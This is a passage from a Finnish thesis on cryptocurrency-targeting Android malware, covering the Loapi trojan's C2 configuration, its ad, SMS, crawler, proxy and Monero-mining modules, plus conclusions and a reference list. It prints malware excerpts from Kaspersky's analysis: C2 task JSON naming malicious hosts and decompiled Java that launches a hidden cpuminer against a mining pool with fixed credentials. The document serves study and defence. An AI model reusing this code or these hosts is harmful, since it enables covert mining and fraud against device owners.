Kuvio 32. C2:n vastaus (Buchka, N., Galov, D. & Kivva, A. 2017.)

Installs näyttää listan ladattavista ID (Identifier) moduuleista, *removes* listaa poistettavat ID modulit. *Domains* näyttää listan käytettävistä C2 palvelimista ja *reserved-Domains* on lista varalla olevista domaineista. *Hic* näyttää, että sovelluksen kuvake tulisi piilottaa käyttäjältä. *DangerousPackages* kertoo, mitkä sovellukset täytyy estää asentumasta.

Kolmannessa ja viimeisessä vaiheessa asennetaan moduulit. Niiden sisään piilotetaan kaikki haitalliset toiminnat. (Buchka, N., Galov, D. & Kivva, A. 2017.)

5.4.5 Moduulit

Loapilla on viisi eri moduulia, joista jokainen levittää haittaohjelmaa omalla tavallaan:

Mainos moduuli

Tämän moduulin tehtävä on näyttää mahdollisimman paljon mainoksia käyttäjän laitteella. Sen toiminnallisuuteen kuuluu:

- Video mainosten ja bannerien käyttö
- Määritetyn URL:n avaus
- Oikoteiden luonti laitteelle
- Ilmoitusten näyttö
- Sosiaalisten medioiden sivujen avaus mm. Facebook ja Instagramissa
- Muiden sovellusten lataus ja asennus

Kuvion 33 tehtävän käsittelyssä sovellus lähettää salaisen pyynnön verkkosivustolle *hxxps://ronesio.xyz/advert/api/interim*, josta käyttäjä ohjataan mainossivustolle. (Buchka, N., Galov, D. & Kivva, A. 2017.)

```
{
    "ads": {
        "shortcutsAds": null,
        "dialogAds": null,
        "pushAds": null,
        "landingAds": [{
            "ids": {
                "AdvId": 3,
                "ListId": 6
            },
            "url": "https://ronesio.xyz/advert/api/interim?did=2643593\u0026iid=195
            "headers": {
                "Referer": "http://mp-tracker.com/click.php?id=4nTR3sZ"
            },
            "ua": "Mozilla/5.0 (Linux; U; Android 4.2.1; english-english; PAP5044DU
            "openInBrowser": false,
            "openMode": "background",
            "delayTime": 0,
            "connType": "any"
        }],
        "instagramAds": null,
        "abstractImageAds": null,
        "abstractVideoAds": null,
        "abstractImageVideoAds": null,
        "installApkAds": null
    },
    "pollDelay": 14400
}
```


Kuvio 33. Palvelimelta vastaanotettu koodi mainosten näyttämiseen (Buchka, N., Galov, D. & Kivva, A. 2017.)

SMS moduuli

Tämän moduulin tehtävä on käyttää tekstiviestejä erilaisissa manipulointimenetelmissä. Moduuli on yhteydessä C2:een, jolta se pyytää ajoittain asetuksia ja komentoja. Sen toimintoihin kuuluu:

- Tekstiviestien lähetys hyökkääjän palvelimelle
- Viesteihin vastaaminen C2:lta saadun maskin mukaisesti
- Määritetyn tekstiviestin lähetys määritettyyn numeroon C2:lta saadun tiedon mukaan
- Lähetettyjen viestien poisto C2:lta saadun maskin mukaisesti
- Pyyntöjen suoritus URL:iin ja määritetyn JavaScript koodin ajo vastaanotetulla sivulla. (Buchka, N., Galov, D. & Kivva, A. 2017.)

Hakurobotti moduuli

Tämä moduuli käyttää piilotettua JavaScript koodia WAP (Wireless Access Protocol) laskutusta käyttävillä sivustoilla saadakseen käyttäjän tilaamaan palveluita. Palveluiden käyttöönotosta lähetetään joskus vahvistusviesti, joihin SMS moduulia hyväksikäyttävä troijalainen lähettää vastausviestin, ottaen palvelun käyttöön. Tätä moduulia voidaan käyttää myös verkkosivujen indeksoinnissa, josta näkyy esimerkki kuviossa 34. Kasperskyn 24 tunnin kokeilun aikana tämä sekä mainosmoduuli yrittivät avata noin 28000 eri URL:a. (Buchka, N., Galov, D. & Kivva, A. 2017.)


```
{
    "instruction": {
        "scope": "",
        "link": "http://ronesio.xyz/adac/api/redirect?affid=353\u0026analyse_mark=245<truncated too long>"",
        "headers": {
            "Referer": "http://www.jagran.com/bihar/patna-city-tejashwi-yadav-trolled-as-<truncated too long>",
            "Referer ": "http://www.jagran.com/bihar/patna-city-tejashwi-yadav-trolled-<truncated too long>"
        },
        "preload": "",
        "preact": "",
        "ua": "Mozilla/5.0 (Linux; Android 6.0.1; AOSP on HammerHead Build/M4B30Z; wv)<truncated too long>",
        "actions": [{
            "isRequired": true,
            "actions": [{
                "keyword": ".*",
                "isRegex": true,
                "script": "<truncated too long>"
            }]
        }],
        "loadwait": 2000,
        "killwait": 480000,
        "isNeedWebLogs": true,
        "isNeedLoadImages": true,
        "clear": true,
        "jsiface": "adac",
        "conn": 0,
        "mode": 0,
        "connSwitchDelay": 0,
        "connSwitchAttempts": 0,
        "postbackUrl": "https://ronesio.xyz/adac/api/res?",
        "conntm": 0,
        "delay": 0,
        "state": null,
        "isPostReceivedSms": false,
        "rescheck": false,
        "intmmaxcount": 0,
        "nclink": "",
        "ncsleep": 0
    }
}
```


Kuvio 34. Esimerkki verkkosivun indeksointi tehtävästä (Buchka, N., Galov, D. & Kivva, A. 2017.)

Välityspalvelin moduuli

Tähän moduuliin on toteutettu HTTP (Hypertext Transfer Protocol) välityspalvelin, jonka avulla lähetetään HTTP pyyntöjä uhrin laitteesta. Näiden avulla voidaan tehdä DDoS hyökkäyksiä tiettyihin resursseihin. Tällä moduulilla on mahdollista myös vaihtaa laitteen yhteys tyyppiä esim. mobiilidatasta Wi-Fi yhteyteen. (Buchka, N., Galov, D. & Kivva, A. 2017.)

Moneron louhinta

Moneron louhintaan käytetään Androidin versiota minerdistä, joka on kryptovaluutan louhintaan käytettävä troijalainen. Kuviossa 35 on koodi, jolla louhinta käynnistetään. Koodissa on käytössä seuraavia argumentteja:

- **URL** kertoo louhinta poolin osoitteen: *stratum+tcp://xmr.pool.minergate.com:45560*.
- **this.user** on satunnaisesti valittu käyttäjänimi kuten *swiftjobs@rambler.ru*.
- **password** eli salasanan vakioarvo on *qwe*. (Buchka, N., Galov, D. & Kivva, A. 2017.)

```
public void run() {
    try {
        String v1 = this.filesDir;
        String v2 = Build$VERSION.SDK_INT >= 16 ? String.valueOf(v1) + "/libcpuminerpie.so " : String
                .valueOf(v1) + "/libcpuminer.so ";
        this.process = Runtime.getRuntime().exec(String.valueOf(v2) + "--algo=" + this.algorithm
                 + "  -o " + this.url + " -u " + this.user + " -p " + this.password + " -t " + this
                .threadsCount + " --log " + this.logPath, new String[]{"LD_LIBRARY_PATH=" + this
                .ctx.getFilesDir() + ":$LD_LIBRARY_PATH"}, this.ctx.getFilesDir());
        this.pid = ProcessesHelper.getPid(this.ctx, this.process);
        this.setThreadsPriority(this.priority);
    }
    catch(Exception v0) {
        v0.printStackTrace();
    }
}
```

Kuvio 35. Louhinta koodi (Buchka, N., Galov, D. & Kivva, A. 2017.)

5.4.6 Loapin yhteenveto

Loapi oli haitallisten Android sovellusten keskuudessa hyvin erikoinen. Laitteisiin kohdistuvissa hyökkäyksissä käytettiin laajalti melkein kaikkia olemassa olevia keinoja: tekstiviestejä, rahantekoa mainosten avulla, kryptovaluutan louhintaa käyttäjän laitteen resursseja käyttäen, maksullisten palveluiden tilausta sekä erinäisten toimintojen suoritusta internetissä käyttäjien laitteilla. Vakoilua tällä troijalaisella ei suoritettu, vaikka siihenkin olisi ollut mahdollisuus. (Buchka, N., Galov, D. & Kivva, A. 2017.)

6 Johtopäätökset

Kryptovaluuttoihin kohdistuvat haittaohjelmat ovat kasvaneet merkittävästi vuosien aikana. Olemassa olevia haittaohjelmia kehitetään nyt myös mobiililaitteita varten. Yhtenä tärkeimmistä tavoitteista on olla mahdollisimman huomaamaton. Monissa tapauksissa käyttäjät eivät edes huomaa haittaohjelman olemassaoloa lainkaan.

Suurin osa hyökkäyksistä näyttää tapahtuvan Android laitteisiin, johtuen kaiketi siitä, että sillä on suurin käyttäjäkunta mobiililaitteissa. Androidissa itsessään sekä sen sovelluksissa on myös lukuisia turvallisuusaukkoja.

Troijalaista virusta käytetään usein pohjana haittaohjelmien suunnittelussa sen monipuolisten ominaisuuksien sekä hyökkäys menetelmien takia. Kryptovaluutan louhintaan kohdistuvat haittaohjelmat on kasvanut suosiossa viimeisen parin vuoden aikana.

Kuitenkin suhteellisen iso määrä kampanjoista jää melko lyhyeksi tai se ei ehdi saada paljoa aikaan. Ne taas, jotka säilyvät käytössä pidempään, joutuvat paljastumisensa jälkeen usein tekemään muutoksia niiden toiminta tapoihin. Gustuffin ja Loapin tapauksissa Gustuffin kampanja oli paljon Loapia laajempi. Kumpikaan niistä ei kuitenkaan saanut aikaan suuria vahinkoja.

7 Pohdinta

Työn tavoitteena oli tutkia mobiililaitteisiin kohdistuvia haittaohjelmia, joiden tarkoitus oli kryptovaluutan anastaminen käyttäjältä. Juuri tämän työn aihetta käsitteleviä töitä ei löydy yhtäkään. Tarkoituksena oli tuoda esille, minkälaisia työkaluja sekä menetelmiä hyökkääjät käyttävät saavuttaakseen edellä mainitun asian.

Työn tavoite täyttyi ja työssä esiteltiin kaksi erilaista haittaohjelmaa, joiden tavoitteet olivat hyvin samanlaisia, mutta niiden menetelmät erosivat toisistaan melko paljon.

Työssä olisi voitu mahdollisesti esitellä enemmän kuin kahta haittaohjelmaa, mutta silloin työ olisi sisältänyt samoja asioita toistuvasti. Kryptovaluuttojen haittaohjelmat pohjautuvat monissa tapauksissa troijalaiseen virukseen, joten niiden menetelmät ovat usein samanlaiset. Useimpien haittaohjelmien kampanjat olivat jääneet melko lyhyiksi, eikä niistä näin ollen ollut raportoitu kovinkaan kattavasti, mikä taas vaikeutti tapausten etsintää.

Tietoperustana työssä oli pyritty käyttämään lähteinä luotettavia, usein eri kyberturva yritysten sekä toimijoiden artikkeleita, oppaita sekä analyyseja. Materiaalia työhön liittyen löytyi runsaasti ja se oli helposti löydettävissä. Teoriaosuudessa tuotiin esille työn aihealueeseen liittyviä asioita mm. yleisesti mobiililaitteista sekä kryptovaluutoista. Joistakin teoriaosuuden aiheista olisi voitu kertoa hieman laajemmin.

Haasteena työn tekemisessä oli miettiä, mikä työn tarkoituksena oikeastaan oli. Teknisen osuuden keksiminen työhön oli hankalaa, siksi päädyttiin teoreettisempaan toteutukseen. Myös työn rajauksessa oli hieman ongelmia. Ilman näitä ongelmia työ olisi voitu saada valmiiksi lyhyemmässä ajassa. Työn tekeminen oli kuitenkin opettavaista ja tietämys aiheeseen liittyen kasvoi merkittävästi alkuvaiheeseen verrattuna.

Lähteet

Alexandre, A. 2019. Cyber Criminals Netted $4.3B From Crypto-Related Crime in 2019. Artikkeli Cointelegraphin sivustolla. Viitattu 3.11.2019. https://cointelegraph.com/news/cyber-criminals-netted-43b-from-crypto-related-crime-in-2019-study

Canellis, D. 2019. New Android malware targets 32 cryptocurrency apps and 100 international banks. Artikkeli TNW:n sivustolla. Viitattu 3.8.2020. https://thenextweb.com/hardfork/2019/03/28/android-malware-gustuff-cryptocurrency-banks/

Command and Control Explained. N.d. Artikkeli Paloalto networksin sivustolla. Viitattu 16.9.2020. https://www.paloaltonetworks.com/cyberpedia/command-and-control-explained

Conner, F. 2017. How the Loapi Android malware nearly blew up a smartphone. Artikkeli TechRepublicin sivustolla. Viitattu 16.9.2020. https://www.techrepublic.com/article/how-the-loapi-android-malware-nearly-blew-up-a-smartphone/

Cryptojacking, N.d. Opas Malwarebytesin sivustolla. Viitattu 4.2.2020. https://www.malwarebytes.com/cryptojacking/

CYBERDI. N.d. Artikkeli Poliisiammattikorkeakoulun sivustolla. Viitattu 14.10.2019. https://www.polamk.fi/tki/projektihaku/cyberdi

Frankenfield, J. 2018. Proof of Work. Opas Investopedian sivustolla. Viitattu 13.2.2020. https://www.investopedia.com/terms/p/proof-work.asp

Harhakäsitykset kryptovaluuttojen louhinnasta. N.d. Artikkeli Bitcoinkeskuksen sivustolla. Viitattu 29.1.2020. https://bitcoinkeskus.com/kryptovaluuttojen-louhinta/

JAMK.fi. N.d. Jyväskylän ammattikorkeakoulun verkkosivut. Viitattu 14.10.2019. https://www.jamk.fi/fi

King, B. 2016. Is Android really open source? And does it even matter? Artikkeli Makeuseof sivustolla. Viitattu 6.11.2019. https://www.makeuseof.com/tag/android-really-open-source-matter/

Lee, T. 2017. Bitcoin’s insane energy consumption, explained. Artikkeli arstechnica sivustolla. Viitattu 22.4.2020. https://arstechnica.com/tech-policy/2017/12/bitcoins-insane-energy-consumption-explained/

Leighton, B. 2019. What are the different types of cryptocurrency exchanges? Artikkeli Coin Insiderin sivustolla. Viitattu 29.1.2020. https://www.coininsider.com/different-cryptocurrency-exchanges/

Malware – ENISA. N.d. Verkkojulkaisu ENISA:n sivustolla. Viitattu 10.12.2019. https://www.enisa.europa.eu/topics/csirts-in-europe/glossary/malware

Matkapuhelinverkon toiminta ja tukiasemat. N.d. Artikkeli STUK:n sivustolla. Viitattu 7.11.2019. https://www.stuk.fi/aiheet/matkapuhelimet-ja-tukiasemat/matkapuhelinverkko/matkapuhelinverkon-toiminta-ja-tukiasemat

Mikä on 5g ja mitä se tarkoittaa suomalaiselle käyttäjälle? 2019. Opas Mikrobitin sivustolla. Viitattu 7.11.2019. https://www.mikrobitti.fi/neuvot/mika-on-5g-ja-mita-se-tarkoittaa-suomalaiselle-kayttajalle/911b1025-6e47-47fe-8541-0fda7568ca76

Moir, R. 2009. Defining Malware: FAQ. Microsoftin dokumentaatio. Viitattu 10.12.2019. https://docs.microsoft.com/en-us/previous-versions/tn-archive/dd632948(v=technet.10)?redirectedfrom=MSDN

Phillips, G. 2019. The most common Wi-Fi standards and types explained. Artikkeli Makeuseof sivustolla. Viitattu 7.11.2019. https://www.makeuseof.com/tag/understanding-common-wifi-standards-technology-explained/

Pinola, M. 2019. Bluetooth Basics. Artikkeli Lifewire sivustolla. Viitattu 10.12.2019. https://www.lifewire.com/what-is-bluetooth-2377412

Reiff, F. 2020. Blockchain Explained. Artikkeli Investopedian sivustolla. Viitattu 27.1.2020. https://www.investopedia.com/terms/b/blockchain.asp

Rosic, A. 2018. What is Cryptocurrency? [Everything You Need To Know!]. Artikkeli Blockgeeksin sivustolla. Viitattu 27.1.2020. https://blockgeeks.com/guides/what-is-cryptocurrency/

Silberschatz, A., Galvin, P. & Gagne, G. 2014. Operating System Concepts Essentials. E-Kirja. Viitattu 7.11.2019. http://dusithost.dusit.ac.th/~juthawut_cha/download/Operating_System_Concepts_Essentials_2nd_Edition.pdf

Smartphone Market Share. N.d. Artikkeli IDC sivustolla. Viitattu 6.11.2019. https://www.idc.com/promo/smartphone-market-share/os

Top 7 Mobile Security Threats in 2020. N.d. Artikkeli Kasperskyn sivustolla. Viitattu 16.9.2020.

https://www.kaspersky.com/resource-center/threats/top-seven-mobile-security-threats-smart-phones-tablets-and-mobile-internet-devices-what-the-future-has-in-store

Ventura, V. 2019. Gustuff banking botnet targets Australia. Blogi kirjoitus Cisco Talos sivustolla. Viitattu 11.9.2020.
https://blog.talosintelligence.com/2019/04/gustuff-targets-australia.html

Ventura, V. 2019. Gustuff return, new features for victims. Blogi kirjoitus Cisco Talos sivustolla. Viitattu 11.9.2020.
https://blog.talosintelligence.com/2019/10/gustuffv2.html

Vulnerabilities and threats in mobile applications, 2019. N.d. Artikkeli Positive Technologies sivustolla. Viitattu 27.1.2020.
https://www.ptsecurity.com/ww-en/analytics/mobile-application-security-threats-and-vulnerabilities-2019/

What is a 51% Attack? N.d. Artikkeli Binance Academyn sivustolla. Viitattu 5.5.2020.
https://www.binance.vision/security/what-is-a-51-percent-attack

What is Ethereum? N.d. Artikkeli Ethereumin sivustolla. Viitattu 27.1.2020.
https://ethereum.org/what-is-ethereum/

What is Malware? N.d. Verkkojulkaisu. Viitattu 10.12.2019.
https://www.malwarebytes.com/malware/

What is Social Engineering? N.d. Artikkeli Binance Academyn sivustolla. Viitattu 5.5.2020.
https://www.binance.vision/security/what-is-social-engineering

What is Spyware? N.d. Artikkeli Paloalton sivustolla. Viitattu 10.12.2019.
https://www.paloaltonetworks.com/cyberpedia/what-is-spyware

What is Wi-Fi? N.d. Artikkeli Ciscon sivustolla. Viitattu 7.11.2019.
https://www.cisco.com/c/en/us/products/wireless/what-is-wifi.html